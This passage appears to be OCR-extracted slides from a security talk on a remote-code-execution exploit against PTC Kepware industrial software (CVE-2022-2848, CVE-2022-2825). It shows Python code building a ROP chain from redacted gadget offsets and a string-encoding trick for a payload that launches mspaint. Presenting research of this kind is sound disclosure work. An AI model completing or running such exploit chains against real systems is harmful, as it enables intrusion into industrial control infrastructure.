
To construct the ROP chain we need to control the whole payload.

```
In [26]: b'mspaint.exe\x00'.decode("utf-16-le").encode("utf-8")
Out[26]: b'\xe7\x8d\xad\xe6\x85\xb0\xe6\xb9\xa9\xe2\xb9\xb4\xe7
```


Building the ROP Chain

```
if kep_version == KEPWARE_VERSION_OLD:  
    eax = get_encoded_address(libua_base + 0x[REDACTED])  
else:  
    eax = get_encoded_address(libua_base + 0x[REDACTED])  
    edx = get_encoded_address(ucrt_base + 0x[REDACTED])  
    edx += get_encoded_address(libua_base + 0x[REDACTED])  
    ebx = get_encoded_address(ucrt_base + 0x[REDACTED])  
    ebp = get_encoded_address(libua_base + 0x[REDACTED])  
    ebp += get_encoded_address(libua_base + 0x[REDACTED])  
    edi = get_encoded_address(ucrt_base + 0x[REDACTED])  
    edi += get_encoded_address(libua_base + 0x[REDACTED])  
    if kep_version == KEPWARE_VERSION_OLD:  
        pushad = get_encoded_address(libua_base + 0x[REDACTED])  
    else:  
        pushad = get_encoded_address(ucrt_base + 0x[REDACTED])  
  
mspaint_encoded = b'mspaint.exe\x00'.decode("utf-16-le").encode("utf-8")  
mspaint_string = b'\xe7\x8d\xad\xe6\x85\xb0\xe6\xb9\xa9\xe2\xb9\xb4\xe7\xa1\xa5e'
```


PTC Kepware RCE - Leaking



PTC Kepware RCE - Overwriting Heap



PTC Kepware RCE - Triggering



PTC Kepware RCE

CVE-2022-2848
CVE-2022-2825

The screenshot shows a Windows 10 desktop environment with several open windows:

